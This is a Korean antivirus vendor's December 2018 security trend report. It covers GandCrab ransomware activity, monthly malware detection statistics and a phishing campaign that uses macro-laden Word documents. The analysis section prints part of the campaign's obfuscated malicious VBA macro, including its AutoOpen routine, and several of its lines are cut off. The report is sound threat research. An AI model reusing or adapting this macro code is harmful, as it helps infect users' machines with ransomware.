이스트시큐리티

보안 동향 보고서

No.111 2018.12

No.111 2018.12

이스트시큐리티 보안 동향 보고서
CONTENT

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

벌써 2018 년 연말이 성큼 다가왔습니다.
올해에도 정말 수많은 보안 이슈가 있었고, 침해사고들도 발생했습니다. 그중 가장 큰 2018 년 이슈는 GandCrab (갠드크랩) 랜섬웨어일 것입니다. 연말을 앞두고 올 한 해 동안 있었던 GandCrab 이슈를 한번 정리해보고자 합니다.

1 월 – GandCrab v1 첫 발견. 1 월에만 5 만여명의 감염자 발생.

2 월 – GandCrab v1 의 복호화툴이 개발되어 공개

3 월 – 기존 복호화툴로 복호화가 불가능한 GandCrab v2 등장. 실존 디자이너 명의를 사칭한 악성 메일로 GandCrab 국내 유포

4 월 – GandCrab v3 등장

5 월 – 입사지원서 혹은 채용 문의로 위장하여 첨부파일이 아닌 본문내 악성 URL 을 통해 GandCrab v3 국내 유포. 정상 웹사이트를 해킹하여 GandCrab 대량 유포한 해외 케이스 발견

6 월 – 상품주문제안, 이미지저작권침해, 피고 소환장 등으로 위장한 메일로 GandCrab 랜섬웨어 국내 유포

7 월 – GandCrab v4 등장. 러시아 및 인근국가 언어 시스템 사용환경에서는 암호화를 하지 않음

8 월 – GandCrab 제작자가 GandCrab v4 의 킬스위치를 발견했던 보안 업체가 운영하는 백신의 제로데이 취약점을 악용하여 공격 시도

9 월 – GandCrab v5 등장. 윈도우 ALPC 작업 스케쥴러 익스플로잇 악용하여 유포

10 월 – 10 월초에만 GandCrab 이 v5.0.1 ~ v5.0.4 까지 지속적으로 업데이트되며 유포. 10 월말 유로폴과 FBI, 보안업체, 경찰, 법집행기관이 함께 GandCrab v1, v4, v5 에 대한 복호화툴 제작. 곧바로 GandCrab 제작자는 최신복호화 툴로 복호화가 불가능한 v5.0.5 업데이트 진행

11 월 –한국에서 개발된 베리즈 웹쉐어 파일공유 서버 구축을 통해 GandCrab 국내 유포

11 월에도 Kraken Cryptor 등 다양한 보안 이슈가 있었지만, 올해 가장 큰 이슈였던 GandCrab 타임라인으로 정리해봤습니다. 공격자들은 다양한 형태로 GandCrab 을 지속적으로 유포하고 있지만, 주로 이메일을 활용하여 사용자로 하여금 메일 첨부파일을 열어보도록 유도하는 방식을 취하고 있습니다.

사용자는 출처를 알 수 없는 메일을 열람과 특히 첨부파일을 열어보는 것은 되도록 지양해야 합니다. 또한 사용중인 OS 와 SW 에 대한 최신 보안 패치, 그리고 신뢰할 수 있는 백신을 사용하는 등의 기본 보안 수칙 준수가 중요합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

2018 년 11 월의 감염 악성코드 Top 15 리스트에서는 지난 2018 년 8 월부터 꾸준히 1 위를 유지해온 Trojan.Agent.gen 이 이번 달 Top 15 리스트에서도 역시 1 위를 차지했다. 10 월에 2 위를 차지했던 Misc.HackTool.AutoKMS 역시 이번 달에도 2 위를 지켰다. 지난 10 월에 14 위였던 Misc.Riskware.BitCoinMiner 가 무려 10 단계 상승하여 이번 달 4 위에 오른 것이 가장 큰 변동이었다.

전반적으로 악성코드 탐지 수치 자체는 지난 10 월 대비 유사한 추세를 보였다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Trojan.Agent.gen	Trojan	1,056,333
2	-	Misc.HackTool.AutoKMS	Trojan	954,184
3	↑ 1	Trojan.HTML.Ramnit.A	Trojan	593,309
4	↑ 10	Misc.Riskware.BitCoinMiner	Trojan	486,493
5	↓ 2	Misc.HackTool.KMSActivator	Trojan	433,265
6	↑ 1	Win32.Neshta.A	Virus	276,986
7	↓ 1	Misc.Keygen	Trojan	274,646
8	↓ 3	Gen:Variant.Razy.107843	Trojan	224,510
9	↓ 1	Adware.SearchSuite	Adware	205,539
10	↓ 1	Trojan.LNK.Gen	Trojan	203,978
11	New	Win32.Ramnit	Virus	182,182
12	↓ 1	Worm.ACAD.Bursted.doc.B	Worm	175,427
13	↓ 3	Exploit.CVE-2010-2568.Gen	Exploit	172,921
14	New	Gen:Variant.Ursu.315300	Trojan	156,120
15	-	Trojan.ShadowBrokers.A	Trojan	153,350

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2018 년 11 월 01 일 ~ 2018 년 11 월 30 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 82%를 차지했으며 바이러스(Virus) 유형이 8%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


11 월에는 10 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 79%에서 82%로 크게 증가하였다. 다른 영역에서의 감염 카테고리 비율은 큰 차이 없었으며, 웜(Worm) 악성코드의 감염 비율이 10 월에 비해 11 월이 2 배 가량 감소했다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


11 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB 에 의한 시그니쳐 탐지 횟수는 통계에 포함되지 않는다. 11 월 1 일부터 11 월 30 일까지 총 113,805 건의 랜섬웨어 공격시도가 차단되었습니다. 주말과 연휴를 제외하면 꾸준하게 하루 4,000 여건 이상의 랜섬웨어 공격 차단이 이뤄지고 있다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 11 월 한 달간 총 25,154 건의 악성코드 유포지/경유지 URL 이 확인되었다. 이 수치는 10 월 15,113 건의 악성코드 유포지/경유지 건수에 비해 약 60%가량 증가한 수치다.



02

전문가 보안 기고

1. 비너스락커 랜섬웨어 조직, 한국 상대로 악성 문서파일 융단폭격 중

2. '오퍼레이션 블랙버드(Operation Blackbird)', 금성 121 의 모바일 침공


1. 비너스락커 랜섬웨어 조직, 한국 상대로 악성 문서파일 융단폭격 중

과거 비너스락커(VenusLocker) 랜섬웨어를 유포했던 위협조직이 최근 대규모로 악성 이메일을 국내에 유포하는 정황이 지속적으로 포착되고 있어 이용자 분들의 각별한 주의가 필요해 보입니다.


이들 조직은 한글로 '입사지원서', '이미지 무단사용 내용의 저작권법 안내' 등으로 이용자들을 현혹하고, 악성 매크로 코드가 포함된 DOC 워드파일을 첨부해 집중적으로 유포하고 있으며, 주로 갠드크랩(GandCrab) 랜섬웨어를 전파시키고 있습니다.

이스트시큐리티 사이버 위협 인텔리전스(CTI) 전문조직인 시큐리티대응센터(ESRC)에서는 해당 위협조직이 12 월 08 일 지난주 토요일부터 월요일 새벽까지 다양한 형태로 새로운 악성코드를 유포하고 있으며, 주말 기간에도 공격을 쉬지 않고 있는 것을 확인했습니다.


사례별로 비교해 보면 다음과 같으며, 발신자 이메일에는 한국식 이름이 설정되어 있고, 비너스락커 초창기 때처럼 다시 구글 지메일을 사용하기 시작했습니다.



[그림 1] 입사지원 및 면접 관련 내용으로 위장한 악성 이메일 (토요일 유포)




[그림 2] 입사지원서 공고 내용으로 위장한 악성 이메일 (일요일 유포)



[그림 3] 이미지 무단사용 저작권법 내용으로 위장한 이메일 (월요일 유포)

02 전문가 보안 기고

각각의 이메일에 첨부되어 있는 MS Word 문서파일에는 모두 악성 매크로 코드가 탑재되어 있으며, 실행 시 다음과 같은 화면을 보여주어 [콘텐츠 사용] 클릭을 유도하게 됩니다. 물론, 매크로가 실행되기 전까지는 악의적인 기능이 작동하진 않습니다.



[그림 4] 악성 매크로 실행을 유도하기 위해 보여지는 워드 파일 화면

매크로는 분석을 방해하기 위해 코드와 함수가 난독화되어 있으며, 특정 웹 사이트로 접속해 추가 악성파일을 설치시도 합니다.

```
Dim lLmgWWUTGyXTqJUFzS As Integer
For XqOuZSkoKxGfhemsYlx = 0 To 5
lLmgWWUTGyXTqJUFzS = lLmgWWUTGyXTqJUFzS + XqOuZSkoKxGfhemsYlx
Next XqOuZSkoKxGfhemsYlx
If sFxqMyGldmSYur < mHlBASLxONVHeHGOeZW Then
LkcgHDNgceejdxxnAE = Array("JgXGoAFrsCLYuRmM")
sFxqMyGldmSYur = sFxqMyGldmSYur + 1
Else
Dim jFQslXkUzJfd As Integer
For UvUFvJiLFSnmzX = 0 To 1
jFQslXkUzJfd = jFQslXkUzJfd + UvUFvJiLFSnmzX
Next UvUFvJiLFSnmzX
sFxqMyGldmSYur = 0
wpnqLGDTdAac = Array("DsOdhqSMbszEzs""JOXyYtDdoaVyh""vThYySdFDhlMpVQEon""AXSZjMXORaE)
End If
Dim aobAFFxJJiEw As Integer
aobAFFxJJiEw = 1
Dim UAgCXPagGAQOlxnccl, YBvZblymaeGJOpVaX As Integer
UAgCXPagGAQOlxnccl = 4
YBvZblymaeGJOpVaX = 12
While UAgCXPagGAQOlxnccl < YBvZblymaeGJOpVaX
YBvZblymaeGJOpVaX = YBvZblymaeGJOpVaX - UAgCXPagGAQOlxnccl
Wend
If aobAFFxJJiEw < Len(Application.UserName) Then
Dim cLwJJXUWrecyrwc, QZtaBlOeyFxrwW As Integer
cLwJJXUWrecyrwc = 3
QZtaBlOeyFxrwW = 87
While cLwJJXUWrecyrwc < QZtaBlOeyFxrwW
QZtaBlOeyFxrwW = QZtaBlOeyFxrwW - cLwJJXUWrecyrwc
Wend
Dim mbHyyfAwELkvdvGKUV As Variant
End If
Next xnZfXEDmMcDs
hUCaRFiLylaGPoPn = Array("uznGubuKFmy""eEeVCHOLDmjjuCae""VfTVWkWXHjDQmoBnlqs""kJYqjZ
PTWeyTkWFOHKYpGV = StrConv(AbMXTtEzSYpTje, vbUnicode)
End Function
Sub AutoOpen()
rYruXOCWcqKncduOkn = Array("AUPJHdjinBluLb""agwXxyCElrpziajamUj""YhbrcFUWcWQHCUr""xS(
Dim UHcmEigoOMhvCeFARJu As String: UHcmEigoOMhvCeFARJu = ovsPkuBtjDlRfUFQvbl("Ah8VFn(
Dim aaCcrlAebqYlKdpsUl As Collection
Set aaCcrlAebqYlKdpsUl = New Collection
aaCcrlAebqYlKdpsUl.Add "TTYeEOyCYwHv"
aaCcrlAebqYlKdpsUl.Add "OFGcSkkSAbEuUbRa"
aaCcrlAebqYlKdpsUl.Add "YYsjiFecJDiuehKdE"
aaCcrlAebqYlKdpsUl.Add "CaCdjQdSWwPMFDiv"
aaCcrlAebqYlKdpsUl.Add "cEPWAgxipfjr"
aaCcrlAebqYlKdpsUl.Add "LgdDTvdqMYmPkzKGovT"
aaCcrlAebqYlKdpsUl.Add "NptlmJjfgYMlha"
QMuTMhghUxvcLubWvPd.QpxQDtQlNHUErD (PTWeyTkWFOHKYpGV(UHcmEigoOMhvCeFARJu, "jkaf@#%+t
End Sub
Public Function qkNulqrXmFW(xRWdCAfuafmFFUdcEY As String) As Object
QbGkbGZcpjfCDPl = Array("QEAhyTRldbb")
Set qkNulqrXmFW = VBA.CreateObject(xRWdCAfuafmFFUdcEY)
End Function
```

[그림 5] 난독화된 매크로 코드 화면 일부

워드 파일의 메타 데이터를 확인해 보면 다음과 같이 한국어 기반에서 제작된 것을 알 수 있으며, 기존과 동일하게 'HP' 컴퓨터 계정에서 제작된 것을 확인할 수 있습니다.

Codepage: 949 (Korean)

Author: HP

Template: Normal.dotm

Last author: HP

Application name: Microsoft Office Word

Creation time: 일 12 9 02:48:00 2018

Last save time: 일 12 9 02:49:00 2018

